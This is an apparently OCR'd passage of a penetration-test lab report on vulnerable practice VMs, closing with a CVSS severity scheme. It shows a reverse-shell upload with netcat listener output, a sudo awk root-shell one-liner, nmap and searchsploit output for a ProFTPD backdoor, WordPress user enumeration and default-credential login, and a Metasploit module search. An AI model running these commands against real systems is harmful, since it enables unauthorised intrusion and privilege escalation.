
We applied a built-in word list rockyou.txt to look for hidden data. Here we found a file doubletrouble.jpg.out. Upon viewing the file, we found the login credentials to the webpage.



The webpage did not contain much information; however, we found a photo upload functionality to upload profile image. As we check this feature does not check the extension of file, which makes it easier to upload a reverse shell code.



We then uploaded the reverse-shell.php file using attacker machine ip address (kali) and port 1234.



Using netcat to listen over port 1234, when we opened the reverse shell file on browser, we were able to access shell. We then used python3 -c 'import pty;pty.spawn("/bin/bash")' command to escalate privileges.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [172.20.10.9] from (UNKNOWN) [172.20.10.12] 39940
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
 16:37:02 up 41 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@doubletrouble:/$ whoami
whoami
www-data
www-data@doubletrouble:/$ sudo awk 'BEGIN {system("/bin/sh")}'
sudo awk 'BEGIN {system("/bin/sh")}'
# whoami
whoami
root
# 
```

As we snooped around the /var/www/ directory we found a doubletrouble.ove file.

```
root@doubletrouble:~# cd /var/www/
html/   secret/
root@doubletrouble:~# cd /var/www/html/
root@doubletrouble:/var/www/html# ll
-bash: ll: command not found
root@doubletrouble:/var/www/html# ls
backups  check.php  css          favicon.png  index.php  js          robots.txt  sf        uploads
batch    core       favicon.ico  images       install    readme.txt  secret      template
root@doubletrouble:/var/www/html# alias ll="ls -la"
root@doubletrouble:/var/www/html# cp /root/doubletrouble.ova .
```

Due to error with memory and use of virtualbox we were not able to download and exploit the other VM

Virtual Machine 5 – CSEC


Using nmap to explore all the open ports on the machine 172.20.10.13, we found port 21, 22 and 80 are open.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -sV 172.20.10.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 18:39 EDT
Nmap scan report for 172.20.10.13
Host is up (0.000090s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:EC:4B:B8 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```


As we can see ftp port 21 is running on version ProFTPD 1.3.3c, we are using searchsploit to find the vulnerabilities of this version. This revealed a backdoor remote code execution.

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit proftpd 1.3.3c
------------------------------------------------------------------ ---------------------------
 Exploit Title                                                    |  Path
------------------------------------------------------------------ ---------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)           | linux/remote/16921.rb
------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```


We then went on check if we can access the http service and it worked, but there was no content.




We then tried some other default pages such as /robots.txt/, /login/ and /secret/. This took us to a secret blog page.




We tried to poke around the page, but the link referred to a domain called vtsec instead of the ip address. To correct this, we manually created an entry in the host file.






Now when we refreshed the page we could see the displayed correctly.



Here we found the link to the login page. Next step is to find the credentials.




We have used wpscan to enumerate any potential users and vulnerabilities.

```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://172.20.10.13/secret/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.20

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://172.20.10.13/secret/ [172.20.10.13]
[+] Started: Wed Mar 16 18:50:01 2022
```

We can see the webpage uses default WordPress username -admin


```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

We tried the default username - admin and password -admin and it worked.



Now that we have admin access, we are going to use Metasploit to give us a shell.

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > search wp_admin

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent  Yes    WordPress Admin Sh
ell Upload


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin
_shell_upload
```



Due to certain error, we were not able to exploit any further.

CVSS Scoring System

GRE Ltd currently uses version 3 of the Common Vulnerability Scoring System (CVSS) when rating vulnerabilities discovered during security testing. CVSS is an open industry framework used to assess the severity of security vulnerabilities based on three distinct metrics:



- Base Metrics are associated with intrinsic characteristics of a vulnerability
- Temporal Metrics are associated with evolving characteristics of a vulnerability
- Environmental Metrics are associated with vulnerabilities that are dependent on environmental factors.

The outcome of these metrics is a score indicating the severity of the vulnerability and provides an accurate input to an enterprises prioritised approach to remediation. The CVSS scheme scores are grouped as follows:

- CVSS scored 10.0 would be considered CRITICAL severity
- CVSS scored 7.0-9.9 would be considered HIGH severity
- CVSS scored 4.0-6.9 would be considered MEDIUM severity
- CVSS scored 0-3.9 would be considered as LOW severity

GRE Ltd use base metrics to build a traffic light system in their vulnerability reporting tables in the “Test Results” section of this report.

More information on the system we use to rate vulnerabilities can be found in Appendix A.

